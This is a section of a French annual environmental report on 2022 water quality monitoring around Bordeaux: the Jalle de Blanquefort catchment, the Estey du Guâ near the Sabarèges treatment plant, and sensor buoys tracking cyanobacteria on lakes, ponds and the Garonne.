COURBE 2 - ENV.5.1. Résultats physico-chimiques des campagnes en amont et aval du rejet de la station d'épuration de Cantinolle (selon l'arrêté du 27/08/2018)



Observatoire de la Jalle

L'année 2022 fut exceptionnellement peu arrosée : le cumul annuel, égal à 622,7 mm en moyenne, en fait la troisième année la plus sèche depuis (au moins) 1966, année des premiers enregistrements pluviométriques dont dispose la SABOM. Par rapport à la moyenne des précipitations de 1980 à 2021 inclus, le déficit atteint 32 %.

Dix mois de l'année sur douze furent très nettement déficitaires — de - 25 % à - 95 % —, seuls les mois de juin et novembre enregistrant davantage de précipitations que la moyenne de 1980 à 2021 — + 48 % et + 32 % respectivement. Ces deux mois excédentaires ont apporté 38 % de la pluviométrie annuelle.

Un record mensuel de pluviométrie a été battu en 2022 : avec ses 2,4 mm, jamais un mois de juillet n'avait été aussi sec depuis (au moins) 1966. Le précédent record datait de juillet 1986 : 2,7 mm.


Enfin, si on analyse les cumuls de précipitations plus globalement, on constate que les quatre trimestres de l'année furent déficitaires : - 43 % au premier, - 17 % au deuxième, - 60 % au troisième et - 17 % au dernier. Et il est tombé quasiment autant de pluie au premier semestre qu'au second : 312,1 mm — soit 50,1 % du cumul annuel — au premier semestre et 310,6 mm — soit 49,9 % du cumul annuel — au second.

L'année 2022 a été la deuxième année réalisée avec les modifications du protocole de prélèvements de l'observatoire de la Jalle.

Les 4 premières campagnes de prélèvement ont été réalisées par temps sec et la dernière au mois de novembre, par temps de pluie.

La **CARTE 2** précise les différents points de prélèvements des différentes campagnes.

CARTE 2 – ENV.5.1. Situation géographique des différents points de prélèvement



Zone amont

- Jalle de Martignas

Sur le bassin versant de la Jalle de Martignas, ce sont 4 points qui sont suivis. Le point amont 1, le plus en amont dans un environnement boisé et en aval de la STEP de Saint Jean d'Ilac. En amont de la zone urbaine de Martignas, le point amont 3. Le point amont 2, sur l'Hestigeac, se trouve juste en aval de la zone ouest de l'aéroport de Mérignac. Le point amont 4 se trouve en aval de la zone urbaine de Martignas dans une zone boisée.

Sur les paramètres physico-chimiques, les points amont 2 et 4 sont les plus dégradés, avec une dégradation plus importante sur amont 2. Sur ce même point, nous observons que 4 campagnes sur 5 ont des paramètres classés en mauvaise qualité. Le point amont 4 est majoritairement dégradé en médiocre. Le point amont 3 connaît une campagne, la dernière par temps de pluie, qui est de mauvaise qualité.

Les paramètres déclassants sont principalement le phosphore, l'orthophosphate, les nitrites, l'ammonium et le COD pour le site amont 2. L'ammonium et le nitrite et le COD pour le site amont 4. Le site amont 3 est dégradé par l'ammonium, l'orthophosphate, le phosphore total, le COD et la DBO5 (une seule fois).

Les paramètres chimiques sont plus fortement dégradés sur le point amont 2 avec des concentrations plus fortes que sur le point amont 4 et amont 1. L'arsenic, le cuivre et le zinc sont les 3 paramètres chimiques les plus impactant. Le chrome est aussi présent sur certaines campagnes sur les 3 sites suivis.

Le point amont 1 et amont 4 ont des valeurs sur les paramètres chimiques relativement identiques. Pour ces deux points, sur toutes leurs campagnes, celle par temps de pluie (novembre 2022) est la plus dégradée. Pour le site amont 2, la campagne par temps de pluie se rapproche de celle réalisée au mois de mai et est moins dégradée que celles en été.

Le paramètre arsenic, quelquefois le zinc, le chrome et le cuivre ont des concentrations relativement similaires sur les points amont 1 et 4. Le point amont 2 est vraiment plus fortement dégradé par rapport aux 2 autres.

Sur la bactériologie, le point amont 1 est le moins dégradé sur l'ensemble des campagnes. Les points sont plus impactés lors de la dernière campagne par temps de pluie que par temps sec. En effet, le point amont 3 connaît lors de cette campagne une très forte dégradation bactériologique.

- Le Bonneau

Un seul point est prélevé sur le Bonneau. Ce point ne présente pas de problématiques particulières. En effet, les paramètres physico-chimiques sont de bonnes ou très bonnes qualités.

La campagne par temps de pluie a présenté une dégradation moyenne sur le COD et une qualité médiocre en bactériologie. A côté de cela, les campagnes d'août et septembre ont connu une qualité moyenne sur la bactériologie.

- Le Magudas

Sur le bassin versant du Magudas, ce sont 2 points qui sont suivis : Le point amont 8 et amont 9. Le point amont 8 est en aval de la zone nord de l'aéroport de Mérignac et des usines Dassault. Il se trouve aussi à proximité de la Grande

Jaugue, entreprise de fabrication et vente de compost pour professionnels et particuliers. Le point amont 9 se trouve en aval de la zone urbaine de Magudas et à proximité du PR Chevalier.

Le point amont 8 a connu lors de la campagne du mois de septembre, un assec qui n'a pas permis de prélever des échantillons représentatifs du milieu.

Concernant les paramètres physico-chimiques (DCE), les deux points connaissent des dégradations de qualité. Les 2 points suivis sont très proches en termes de qualité physico-chimique et nous ne pouvons pas dire qu'un point se détache de l'autre en termes de dégradation. Le point amont 8 connaît sur l'ensemble des campagnes, la première en médiocre, les deux suivantes en moyenne et la dernière en bon, alors que le point amont 9 présente que des qualités dégradées en moyenne.

Les paramètres dégradants sont le COD, l'ammonium, l'orthophosphate et le phosphore.

Pour les paramètres chimiques (DCE), le point amont 8 est plus impacté que le point amont 9. Particulièrement sur la campagne du mois d'août qui connaît des valeurs plus importantes sur certains paramètres que lors des autres campagnes.

Dans la majorité des cas, les valeurs entre amont 8 et amont 9 sont assez proches.

Sur le point amont 8, le cadmium connaît de plus fortes concentrations que sur le point amont 9, vraisemblablement apporté par la zone aéronautique plus en amont.

Sur le point amont 8, il a été réalisé plusieurs mesures de PFOS. Trois sur les quatre réalisées ont fortement dépassé la NQE eau égale à 0.65 ng/l, particulièrement sur la campagne de juillet avec une valeur de 1.499 µg/l.

Pour la qualité bactériologique, nous observons une dégradation plus importante que sur les points plus en amont du bassin versant de la Jalle de Martignas. En effet, la qualité se trouve en moyenne ou médiocre. Même entre le point amont 8 et 9, le point le plus en aval est plus dégradé. Notons tout de même, une très bonne qualité sur la première campagne du point amont 8.

- **Jalle du Haillan**

Sur le bassin versant de la Jalle du Haillan, ce sont deux points qui sont suivis, le point amont 10, dans le centre du Haillan et le point amont 11, plus en aval avant d'entrer dans une zone boisée à proximité du périmètre de protection de Gamarde.

Le point amont 11 a connu lors de la campagne du mois de septembre, un assec qui n'a pas permis de prélever des échantillons représentatifs du milieu.

Concernant les paramètres physico-chimiques (DCE), le point amont 10 connaît une bonne qualité sur la plupart de ces paramètres. Une qualité moyenne est ressortie sur 3 campagnes, dégradée par le COD ou l'ammonium. Ce site ne fait pas partie des points où sont recherchés les métaux et autres substances chimiques. Le point amont 11 est légèrement plus dégradé que le point amont 10. Une campagne en qualité moyenne et médiocre est ressortie cette année dégradée par les paramètres COD, ammonium et DBO5.

La recherche de substances chimiques (DCE) montre une contamination comme pour les points précédents, à l'arsenic, mais toujours sur des niveaux de concentration similaires aux autres points. Le cuivre et le zinc connaissent des concentrations assez variables sur l'année et ont des similarités de valeurs avec certains points.

Excepté pour le zinc, la campagne par temps de pluie ne montre pas de forte dégradation ni d'amélioration par rapport aux autres campagnes par temps sec.

La qualité bactériologique sur ces deux points, est fortement dégradée excepté pour la première campagne au mois de mai sur le site amont 10. Les qualités sont variables entre médiocres et mauvaises.

- **Le Marian**

Sur le bassin versant du Marian, un seul point est mesuré. Il se trouve en aval d'une partie urbaine de saint Médard en Jalle en bordure du site d'Ariane Espace.

Généralement en assec, les conditions météo particulièrement sèches cette année 2022, ont fait que ce point n'a connu aucun prélèvement.

- **Le Monastère**

Tout comme pour le Marian, ce point chaque année connaît une mise en assec récurrente. Encore cette année, ce point n'a fait l'objet que d'une seule campagne de mesure lors de la dernière campagne par temps de pluie.

La qualité physico-chimique a été bonne sur l'unique campagne de mesure.

La qualité de la bactériologie est déclassée en médiocre.

Zone avale

- **La jalle**

Il apparaît qu'en fonction des secteurs de la Jalle, la qualité des sites de mesure est variable.

Le point aval 3 (bras nord Jalle), a connu 3 campagnes en assec qui n'ont pas permis de réaliser des prélèvements représentatifs du milieu.

Les points aval 1 (amont de la zone urbaine), aval 2 (amont STEP de Cantinolle) et aval 3 (branche nord) sont globalement de bonne qualité. Le point aval 1 a été déclassé en qualité moyenne sur la 5ème campagne par l'ammonium.

Contrairement à ce que l'on a pu voir les années précédentes, la qualité chimique sur le point aval 1 (campagne 2, 3 et 4) et aval 2 (campagne 4) ont connu des qualités très bonnes. La campagne par temps de pluie a été celle qui a été la plus dégradée.

En effet, par temps de pluie, le zinc et le cuivre ont connu sur les points aval 1 et 2 des concentrations plus importantes.

L'arsenic reste dans des concentrations similaires aux autres points.

La qualité bactériologique a été globalement la même sur ces 3 points, de qualité moyenne et médiocre. Seul le point aval 2 lors de la 4ème campagne a connu une bonne qualité bactériologique.

La branche sud à partir du site aval 4 (aval STEP de Cantinolle – Moulin blanc) est plus fortement dégradée au fur et à mesure des campagnes.

En effet, le point aval 4 se dégrade de moyen à médiocre, puis passe à mauvais sur les 2 campagnes d'août et septembre pour repasser en moyenne avec la campagne par temps de pluie.

D'un point de vue global, pour la qualité physico-chimique (DCE), les paramètres déclassants ont été nombreux, avec l'oxygène, le COD, l'ammonium, le nitrite, le nitrate, le phosphore et l'ortho-phosphate. Il est possible que les conditions météorologiques et hydrauliques de la Jalle aient participé à l'augmentation de certaines valeurs.

Le site aval 5 (moulin noir) est lui aussi dégradé. Les concentrations de certains paramètres comme l'oxygène, la DBO5, le COD, l'ammonium, le nitrite, le nitrate, le phosphore et l'ortho-phosphate sont moins importants sur ce site que sur aval 4, à l'inverse de ce qu'il semblait se confirmer depuis quelques années.

La qualité chimique pour le point aval 4 est mauvaise pour certains paramètres. L'arsenic, dégradé sur certaines campagnes, reste dans des niveaux de concentrations similaires aux autres points, idem pour le cuivre. Il y a une certaine homogénéité de concentration sur ces deux paramètres sur l'ensemble des points de mesure.

Le zinc est assez homogène toute l'année sur le point et se situe sur des niveaux relativement bas par rapport aux autres points de mesure.

La qualité bactériologique est dégradée en moyen et médiocre.

Le secteur autour du collecteur Rcade nord est plus ou moins dégradé en fonction de la nature des polluants. En effet, fonction que l'on parle de paramètres physico-chimiques (DCE) ou de polluants spécifiques, le résultat ne sera pas le même entre le point aval 8 (amont rocade nord) et aval 9 (au droit du collecteur Rcade nord). C'est ce que l'on observe, la qualité physico-chimique sur le point aval 9 est beaucoup moins impactée que sur aval 8 qui se trouve quelques dizaines de mètres plus en amont.

En effet, sur les 5 campagnes de mesure, le point aval 8 a été dégradé une fois en mauvais, une fois en moyen et 2 fois en médiocre ; La dernière campagne, par temps de pluie a été bonne. Les paramètres déclassants ont été en priorité le nitrite, le l'orthophosphate, le phosphore, le nitrate, l'ammonium et le COD.

Le point aval 9 a été dégradé 2 fois en moyen et une fois en médiocre et 2 fois en bon. Le paramètre déclassant a été essentiellement le COD, le nitrite, le phosphore et l'orthophosphate.

La qualité chimique est mauvaise sur les deux sites.

Avant cela, nous observons là encore que l'arsenic se trouve à des concentrations à peu près similaires sur ces deux sites par rapport aux autres points, excepté sur la 4ème campagne du point aval 9 qui a une concentration 10 fois supérieure. Le cuivre a à peu près les mêmes concentrations que le point amont 8 sur les premières campagnes et augmentent sur la 3ème et 4ème pour connaître une concentration plus importante sur la dernière campagne par temps de pluie. Il en est de même pour le zinc qui connaît cette même tendance sur le point amont 9 tout en ayant des concentrations supérieures au point amont 8 sur toute l'année.

Le trafic routier peut être une explication possible pour traduire la plus forte hausse des concentrations de zinc que de cuivre via le collecteur rocade nord.

La campagne par temps de pluie améliore sur les deux sites la qualité physicochimique et détériore la qualité chimique sur le zinc et le cuivre sur le point amont 9, alors que les concentrations en arsenic restent identiques aux autres campagnes par temps sec.

Quant au point aval 11 qui est une centaine de mètres en aval du point aval 9, il apparaît suivre une évolution similaire au point aval 8, avec des concentrations très légèrement inférieures, dû à une légère dilution par l'apport de l'effluent du collecteur rocade nord. Ce point ne fait pas partie du panel des points avec une recherche de polluants spécifiques.

La qualité bactériologique de ces 3 sites est dégradée entre une qualité moyenne et médiocre, avec une plus forte dégradation sur le site aval 9.

Le point aval 7 est un site en aval de la confluence entre le bras nord et le bras sud.

La qualité physico-chimique (DCE) est assez homogène. En effet, les 2 premières et les 2 dernières sont de qualité médiocre déclassées par le COD, les nitrites et l'orthophosphate et celle d'août de qualité moyenne, déclassée par l'orthophosphate et le phosphore total. Lors de la campagne par temps de pluie (la dernière), certains paramètres de la grille SEQ V2 ont été dégradés à l'image de la DCO et des MES.

La qualité chimique de ce point est mauvaise sur toutes les campagnes. Les paramètres récurrents sont l'arsenic avec des concentrations similaires aux autres points. Le cuivre et le zinc sont aussi des paramètres récurrents. Le chrome en fait aussi partie sur la deuxième campagne avec une valeur équivalente à celle retrouvée sur aval 9.

En fonction des campagnes, les concentrations sur le point aval 7 sont du même niveau que sur le point aval 8.

La qualité bactériologique sur ce point est assez homogène, entre moyenne pour la majorité des campagnes et médiocre lors de la dernière par temps de pluie.

Le dernier point aval 13 se situe au niveau des portes de Grattequina avec une possible influence de la Garonne.

La qualité physico-chimique (DCE) est très variable. En effet, ce point a connu différents états de qualité tel que bon, moyen, médiocre ou encore mauvais. L'influence de la Garonne y est potentiellement pour quelque chose. Les paramètres déclassants sont en majorité le phosphore, les nitrites et le COD. Les paramètres MES, DCO et NKJ peuvent être aussi impactés de manière de manière très variable.

La qualité bactériologique sur ce point est là aussi dégradée entre médiocre en majorité et moyen.

Les analyses mettent en évidence de manière récurrente la présence de bactéries dans les eaux sur l'ensemble du bassin versant. Ce phénomène est confirmé depuis plusieurs années. Les bactéries E. Coli sont des indicateurs de contamination fécale dont les sources sont principalement les rejets d'eaux usées (collectifs ou non-collectifs), l'épandage de fumiers et les activités d'élevage.

Le guide technique de janvier 2019, donne la nouvelle méthodologie de détermination de l'état écologique.

La détermination d'un état écologique se fera en priorité par l'état biologique puis en complément avec l'état physico-chimique et hydromorphologique. Seul, l'état physico-chimique ne nous permet pas de déterminer un état écologique, il n'est là qu'en support de l'état biologique. Pour l'état hydromorphologique, pour le moment, aucun indicateur pertinent n'est disponible pour ce dernier.

Avec l'état écologique, il y a aussi de déterminer l'état chimique. Mais là encore, prévaut l'état biologique.

Par conséquent, l'état écologique ne pourra être déterminé que sur les 5 points où ont été réalisés un indice biologique. Cette année, il le sera sur 4 points, car un des sites a été en assec et n'a pas pu être prélevé.

Le **TABLEAU 4** ci-après permet l'évaluation de l'état écologique au regard des éléments biologiques et physico-chimiques. Notons que l'état écologique ne peut pas être évalué à partir des résultats du suivi physico-chimique seul.

Pour l'obtenir, un suivi hydrobiologique est nécessaire. Ainsi, le tableau suivant présente les stations où un prélèvement diatomées a été réalisé.

TABLEAU 4 - ENV.5.1 : Evaluation de l'état écologique sur le bassin versant de la Jalle de Blanquefort

	Code station	Stations	Physico-chimie		Diatomées	Etat écologique retenu
			Eléments généraux	Polluants spécifiques	Etat biologique	
2022	5074460	Amont 4 - La Jalle de Martignas au niveau de Martignas sur Jalle	Médiocre	Mauvais	Médiocre	Médiocre
	5074420	Amont 8 - Le Ruisseau de Magudas au niveau de Mérignac	Médiocre	Mauvais	ASSEC	Non déterminé
	5074430	Aval 1 - La Jalle à Saint Médar en Jalle	Moyen	Mauvais	Moyen	Moyen
	5073910	Aval 4 - Jalle d'Eysines au niveau du taillan-Médoc	Mauvais	Mauvais	Moyen	Moyen
	5073903	Aval 3 - Le bras Nord de la Jalle à Blanquefort	Bon	-	Moyen	Moyen

CARTE 2 - ENV.5.1 : Etat écologique sur le bassin versant de la Jalle de Blanquefort




TABLEAU 5 - ENV.5.1 : Historique de l'évaluation de l'état écologique sur le bassin versant de la Jalle de Blanquefort

Code station	Stations	Etat écologique retenu			
		2019	2020	2021	2022
5074460	Amont 4 - La Jalle de Martignas au niveau de Martignas sur Jalle	Moyen	Moyen	Moyen	Médiocre
5074420	Amont 8 - Le Ruisseau de Magudas au niveau de Mérignac	Moyen	Médiocre	Moyen	Non déterminé ASSEC
5074430	Aval 1 - La Jalle à Saint Médar en Jalle	Bon	Mauvais	Moyen	Moyen
LF139	Jalles Eysines à Eysines_Amont	-	Moyen	-	-
LF140	Jalles Eysines à Eysines_Aval	-	Moyen	-	-
5073910	Aval 4 - Jalle d'Eysines au niveau du taillan-Médoc	Moyen	Médiocre	Moyen	Moyen
5073903	Aval 3 - Le bras Nord de la Jalle à Blanquefort	Médiocre	Moyen	Moyen	Moyen

Le Guâ

Le Guâ est un ruisseau canalisé par un ouvrage en béton sur sa partie aval, ce qui a des conséquences sur la réponse du milieu aux conditions extérieures. Les niveaux d'eau par exemple, réagissent très rapidement et avec amplitude à la pluviométrie, entraînant également d'importantes variations des autres paramètres.

Au vu des analyses physico-chimiques du suivi réglementaire en 2022 sur l'Estey du Guâ, en amont et en aval du rejet de la station d'épuration de Sabarèges (**TABLEAU 6**), nous aboutissons aux conclusions suivantes :

- l'état écologique selon la physico-chimie de l'Estey du Guâ passe de moyen à mauvais entre l'amont et l'aval de la station d'épuration sur la campagne d'avril et de médiocre à mauvais sur la campagne d'octobre. Il semble donc que le rejet de Sabarèges ait un impact sur la qualité de l'eau du Guâ.
- Les analyses physico-chimiques montrent une forte augmentation des matières azotées et des composés phosphorés en aval du rejet lors des deux campagnes 2022.
- La forte augmentation de l'Azote Kjeldhal (NTK) de l'amont vers l'aval lors des deux campagnes confirme une altération par les matières azotées en aval du rejet de la STEP.

De manière générale, les résultats physico-chimiques montrent une altération de l'Estey du Guâ en aval du rejet. La station d'épuration de Sabarèges a un impact significatif sur le milieu récepteur en 2022. Il apparaît tout de même que cette année, l'amont a été très dégradé, vraisemblablement dû aux faibles niveaux d'eau que nous avons pu avoir lors de cette année exceptionnellement sèche.

Ce constat est confirmé par le calcul de l'indice de pression sur les milieux aquatiques calculé dans le cadre de la mesure de l'empreinte du service sur les milieux naturels (voir **ENV.4**).

Pour mémoire cet indice a pour objectif de suivre la concentration des macro-polluants présents dans la fraction de volume d'eau mobilisable. Le calcul est réalisé à partir des données mesurées par l'autosurveillance des rejets des ouvrages d'assainissement et les données estimées de débit des masses d'eau. Le paramètre le plus pénalisant donne le résultat de l'indice d'impact sur le milieu naturel. Comme chaque année le système d'assainissement de Sabarèges ressort comme ayant un impact significatif sur son milieu récepteur, l'Estey du Guâ, avec un indice supérieur à 1 qui s'élève à 29.16 en 2022 avec le paramètre ammonium.

TABLEAU 6 - ENV.5.1. Résultats physico-chimiques des campagnes en amont et aval du rejet de la station d'épuration de Sabarèges pour 2022 (selon l'arrêté du 27/08/2018)

	L'Estey du Gua à Ambarès-et-Lagrave			
	AMONT		AVAL	
	15/04/2022	04/10/2022	15/04/2022	04/10/2022
Température				
Température (°C)	16,7	15,9	17,2	16,1
Acidification				
pH (u pH)	8,3	8,4	8,3	8,2
Bilan Oxygène				
Oxygène dissous (mg/l)	8,9	8,3	7,1	8,1
Taux de saturation (% sat)	114	**	106	**
Carbone Organique dissous (mg/l)	4,4	5,4	7,6	5
DBO5 (mg O2/l)	2,2	5,1	6,8	5,5
Nutriments				
NH4+ (mg/l)	0,24	0,13	18	4,1
NO2- (mg/l)	0,42	0,52	1,3	1,5
NO3- (mg/l)	9	14	11	10
PO43- (mg/l)	0,24	0,22	1,35	0,91
P total (mg/l)	0,19	0,23	0,97	0,65
Salinité				
Conductivité (µS/cm)*	800	720	940	800
Etat Ecologique				
Etat Ecologique selon physico-chimie	Moyen	Médiocre	Mauvais	Mauvais

* seuil non définis à l'heure actuelle

** Volume d'eau insuffisant pour analyse

légende classe d'état	
très bon	
bon	
moyen	
médiocre	
mauvais	

TABLEAU 7 - ENV.5.1. Résultats physico-chimiques des campagnes en amont et aval du rejet de la station d'épuration de Sabarèges pour 2022 (selon le SEQ V2)

ALTERATIONS	L'Estey du Gua à Ambarès-et-Lagrave			
	AMONT		AVAL	
	15/04/2022	04/10/2022	15/04/2022	04/10/2022
Matières organiques et oxydables				
DCO (mg O ₂ /l)	6	10	21	9
NKJ (mg/l N)	0,6	0,6	14	4,1
Minéralisation				
Conductivité (µS/cm)	800	720	940	800
Particules en suspension				
MES (mg/l)	2	17	6	5
Synthèse des altérations	Très bon	Bon	Mauvais	Médiocre

BOUÉE MULTIPARAMÈTRE SUR LE LAC DE BORDEAUX ET CHAMBERY A VILLENAVE D'ORNON

- **Lac de Bordeaux**

La bouée a été installée en 2019, sur le lac de Bordeaux, pour mesurer les paramètres physico-chimiques (pH, conductivité, température, turbidité, oxygène dissous) et biologique (chlorophylle a, phycocyanine). Suite aux différents prélèvements au niveau de la bouée, nous avons essayé d'établir une corrélation entre les mesures de phycocyanine et le nombre de cellules par millilitre. Cette corrélation donne une idée de la quantité de cellule, mais elle ne doit pas être considérée comme quelque chose de précis. Le prélèvement reste le seul moyen fiable pour donner une valeur de dénombrement. D'autant plus que la réglementation a changé cette année sur le risque cyanobactérie. En effet, le dénombrement total en nombre de cellule par millilitre n'est plus considéré comme réglementaire et a été remplacé par le dénombrement en biovolume des espèces potentiellement toxigènes.

Pour mémoire, la bouée est installée entre la sortie de l'exutoire du poste de Laroque et la plage de Bordeaux.

Parmi les paramètres suivis, la chlorophylle A, un indicateur de l'abondance des algues microscopiques qui traduit la productivité du plan d'eau en matière organique, et la mesure de la phycocyanine permettent d'estimer la concentration en cyanobactéries.


La bouée fait l'objet de fiches de synthèse hebdomadaires qui sont compilées tous les mois et rendus à la Métropole tous les trimestres. Un suivi renforcé est effectué sur la période estivale.






Sur l'ENSEMBLE DES COURBES 2 est visualisé une année complète. La valeur affichée est le percentile 90 sur une semaine.

Toutes les observations hebdomadaires sont reportées sur les fiches de synthèse.

ENSEMBLE DE COURBES 2 - ENV.5.1. Evolution des percentiles 90 des paramètres physico-chimiques et biologiques du lac de Bordeaux






En résumé, pour cette année 2022, nous avons pu observer 2 événements, consécutifs, de déversements dans le lac de Bordeaux :

- Le 10 janvier, pendant environ 14 minutes, le poste de Laroque a déversé, avec 90 856 m³, ce qui a entraîné une hausse de la turbidité et une baisse de la conductivité. Ces deux paramètres ont retrouvé leur valeur initiale quelques jours après cet évènement.
- Le 11 janvier pendant un peu plus de 7 minutes, le poste de Laroque a déversé 3 362 m³. Cet évènement est arrivé à la suite du premier, les paramètres impactés ont été les mêmes, à savoir la turbidité et la conductivité.

GRAPHIQUE 1 - ENV.5.1 Déversements dans le lac de Bordeaux



Le capteur oxygène et conductivité ont connu quelques problèmes de mesure et ont dû être renvoyés chez le fournisseur pendant quelques semaines pour réparation.

Cette année 2022 a été une année particulièrement chaude et sèche, les températures relevées dans l'eau ont été très chaudes.

Les niveaux d'oxygène ont été bons et le pH, stable sur toute l'année.

Les paramètres biologiques sont fluctuants par pics pour la chlorophylle A, témoignant d'une activité biologique importante. La phycocyanine est restée, tout au long de l'année, sur des niveaux moyens avec en grande partie des concentrations en dessous de 20 ppb. Un seul pic a été relevé, pour revenir rapidement sur des niveaux corrects.

La turbidité a connu une augmentation de ses valeurs depuis la fin du 2^{ème} trimestre, durant toute la période estivale jusqu'en octobre. De hauts niveaux d'ensoleillement, les fortes températures associées à la baisse du niveau du lac peuvent entraîner une augmentation de la concentration des algues et autres microflores. Ces augmentations peuvent aussi être causées par des évènements pluvieux, comme ce qui a pu se produire au mois de juin. De plus, il ne faut pas exclure un phénomène d'encrassement du capteur malgré le système d'autonettoyage.

Globalement, le lac de Bordeaux a de bonnes constantes physico-chimiques et biologiques tout le long de l'année.

- **Bassin de Chambéry - Villenave d'Ornon**

Le 26 septembre 2020, la SABOM en collaboration avec Bordeaux Métropole, a installé sur le bassin de Chambéry, une bouée sur le même principe que celle de Bordeaux lac. En effet, le bassin de Chambéry connaît chaque année des problématiques liées à des blooms de cyanobactéries qui peuvent entraîner des désordres sanitaires.

La bouée nous permet donc d'appréhender et anticiper ces blooms algaux, d'informer Bordeaux Métropole lors de leurs arrivées, de les suivre sans effectuer un grand nombre de prélèvements et d'avoir une meilleure compréhension du fonctionnement de cet écosystème.

Cette dernière mesure des paramètres physico-chimiques et biologiques (pH, l'oxygène dissous, la température, la conductivité, la turbidité et des paramètres biologiques avec la chlorophylle A et la phycocyanine). Après une période de prise en main, de configuration du matériel et de son intégration dans le système informatique industriel, les premiers bilans ont été fait en 2021 et 2022.

Le bassin de Chambéry fait partie d'un groupe de 10 bassins à plan d'eau permanent ouverts au public, qui sont suivis chaque semaine sur la période estivale.

Ces bassins font l'objet de mesures *in situ* et de prélèvements pour dénombrer les populations de cyanobactéries en fonction de l'état visuel de leurs surfaces. Initialement, avant la mise en place de la nouvelle réglementation sur le risque cyanobactérie, la mise en alerte se faisait lorsqu'un seuil (100 000 cell/ml total et 50 000 cell/ml toxigènes) était dépassé. Suite à la nouvelle réglementation, le dénombrement total en nombre de cellules par millilitre n'est plus le critère du risque cyanobactérie, mais la mesure du biovolume d'espèces potentiellement toxigènes. Le seuil d'alerte est établi à 1mm³/L. Ce changement a été acté avec Bordeaux Métropole dans l'été 2022 et nous avons réellement appliqué la nouvelle réglementation à la rentrée à partir du mois de septembre.

En 2022, le bassin de Chambéry a été en alerte cyanobactéries à partir du 7 juin jusqu'au 28 novembre 2022. Encore une fois cette année, le bassin a été en alerte pendant une longue période du fait des conditions environnementales favorables à ces blooms dont les températures clémentes sur l'arrière-saison estivale.

Nous avons pu observer lors de ce suivi, parallèlement au dénombrement, une augmentation des valeurs du capteur de mesure de la phycocyanine jusqu'à saturation de la mesure, témoignant également du bloom.


Nous avons essayé de mettre en place une corrélation entre les valeurs de phycocyanine mesurées par la bouée en ppm et le nombre de cellules par millilitre donnée après dénombrement au laboratoire. Cette corrélation est à consolider au fur et à mesure des prochains prélèvements.





Cette bouée a connu beaucoup de dysfonctions sur plusieurs capteurs, tels que le pH, l'oxygène, ou encore la mesure de la température.



PHOTOGRAPHIE 2 - ENV.5.1 La bouée installée sur le bassin de Chambéry



ENSEMBLE DE COURBES 3 - ENV.5.1. Evolution des percentiles 90 des paramètres physico-chimiques et biologique du bassin de Chambéry







/

INSTALLATION DE 3 BOUEES MOBILES SUR LES BASSINS DU TASTA (BRUGES), FONTAUDIN (PESSAC) ET BEAUDESERT (MERIGNAC)

Lors du premier semestre 2022, la SABOM a installé 3 bouées sur 3 plans plans d'eau.


Une sur le Tasta à Bruges : ce bassin connaît une problématique récurrente de bloom à cyanobactéries. Une sur le bassin de Fontaudin à Pessac qui lui aussi a un historique important de bloom. La 3ème, initialement prévue sur le bassin de Bourran, a été installée sur le bassin de Beaudésert pour participer à l'étude sur les proliférations des cyanobactéries que la SABOM a réalisée en 2022.





● Bassin du Tasta - Bruges



Sur le bassin du Tasta, nous observons une forte concentration en phycocyanine. Ce paramètre, en lien avec la quantité de cyanobactérie, a été élevé durant toute l'année. Ce bassin a connu de très fortes concentrations de cellules/ml, bien au-delà du seuil d'alerte fixé (100 000 cellules/ml). Cette année a été particulièrement chaude et les températures du bassin ont été, sur certains mois, très importantes, à l'image des mois de juin, juillet, août et septembre. Les concentrations d'oxygène ont été importantes sur toute la période mesurée entre avril et décembre, le capteur ayant eu des problèmes lors de son installation au mois de février.

Le développement biologique a eu des effets sur la turbidité en opacifiant le bassin. Le pH est resté sur des valeurs correctes pour un bassin, entre 7,7 et 8,3.

ENSEMBLE DE COURBES 4 - ENV.5.1. Evolution des percentiles 90 des paramètres physico-chimiques et biologique du bassin du Tasta







- **Bassin de Fontaudin - Pessac**

Le bassin de Fontaudin à Pessac a connu de forts épisodes de bloom à cyanobactéries depuis plusieurs années et des mortalités de poissons. Ces évènements ont orienté le positionnement d'une bouée de surveillance sur ce bassin.

Cette bouée a été installée au mois de février 2022. Quelques capteurs ont connu des défaillances durant cette année.

Les niveaux de phycocyanine, indicateur de l'évolution de cyanobactéries, ont été bas sur la période hiver/printemps, puis ont très fortement augmenté à partir du mois de juin. Le bassin est passé en alerte cyanobactérie à partir du mois de juin.




Les températures sur ce bassin, au cours de l'année, ont été importantes entre les mois de mai et septembre/octobre.



Les niveaux d'oxygène ont chuté progressivement au cours du printemps jusqu'à un minimum de 4 mg/l au mois d'août. Sur le dernier trimestre, ils ont augmenté pour être relativement stables, autour de 8 mg/l.

Le pH est quant à lui très fluctuant et a eu des valeurs relativement hautes, conséquence du bloom aux cyanobactéries qu'a connu le bassin cette année.

Conséquence aussi du bloom et des faibles pluies dans le bassin, les niveaux élevés de turbidité sur la période estivale et début d'automne.

ENSEMBLE DE COURBES 5 - ENV.5.1. Evolution des percentiles 90 des paramètres physico-chimiques et biologique du bassin de Fontaudin





- **Bassin de Beaudésert**


Depuis que le bassin de Beaudésert est suivi pour la qualité de l'eau, il n'a jamais été fait état de problématiques liées à des blooms de cyanobactéries. Cette bouée a été installée au mois de juillet pour participer à une étude sur la prolifération des cyanobactéries. Ce bassin, sans problématiques particulières de qualité, a servi de comparatif avec celui du Tasta.





Cette année chaude et sèche a été marquée par l'apparition d'un bloom et d'une mise en alerte cyanobactérie à partir du mois d'octobre. La fin d'alerte a été effective fin novembre.


Les températures de l'eau du bassin ont été hautes sur la période estivale et au début de l'automne.

L'oxygène est resté sur des niveaux hauts et stables et le pH est sur des valeurs correctes pour un bassin. Il n'y a rien d'autre de particulier à signaler sur ce bassin.

ENSEMBLE DE COURBES 6 - ENV.5.1. Evolution des percentiles 90 des paramètres physico-chimiques et biologique du bassin de Beaudésert







BOUÉE MULTIPARAMÈTRE SUR LA GARONNE

Deux bouées multiparamètres ont été installées en juin 2021 sur la Garonne pour mesurer sa qualité physico-chimique. La première en amont du pont de Pierre au niveau du port de Bègles et la seconde en aval du pont de Pierre au niveau d'une plateforme de test des hydroliennes de Seeneoh.

La bouée Port de Bègles est installée sur un des plots de maintien du ponton extérieur, à environ 100 mètres du bord de la rive.


La bouée Seeneoh est fixée sur la plateforme de test des hydroliennes, à environ 100 mètres de la rive.




Entre les 2 bouées, nous retrouvons des valeurs similaires sur la température de l'eau et l'oxygène.

Sur la conductivité, par extension sur la salinité et la turbidité, nous observons des écarts entre les deux sites, qui sont d'autant plus marqués en période estivale et sur le début de l'automne sur cette année 2022.

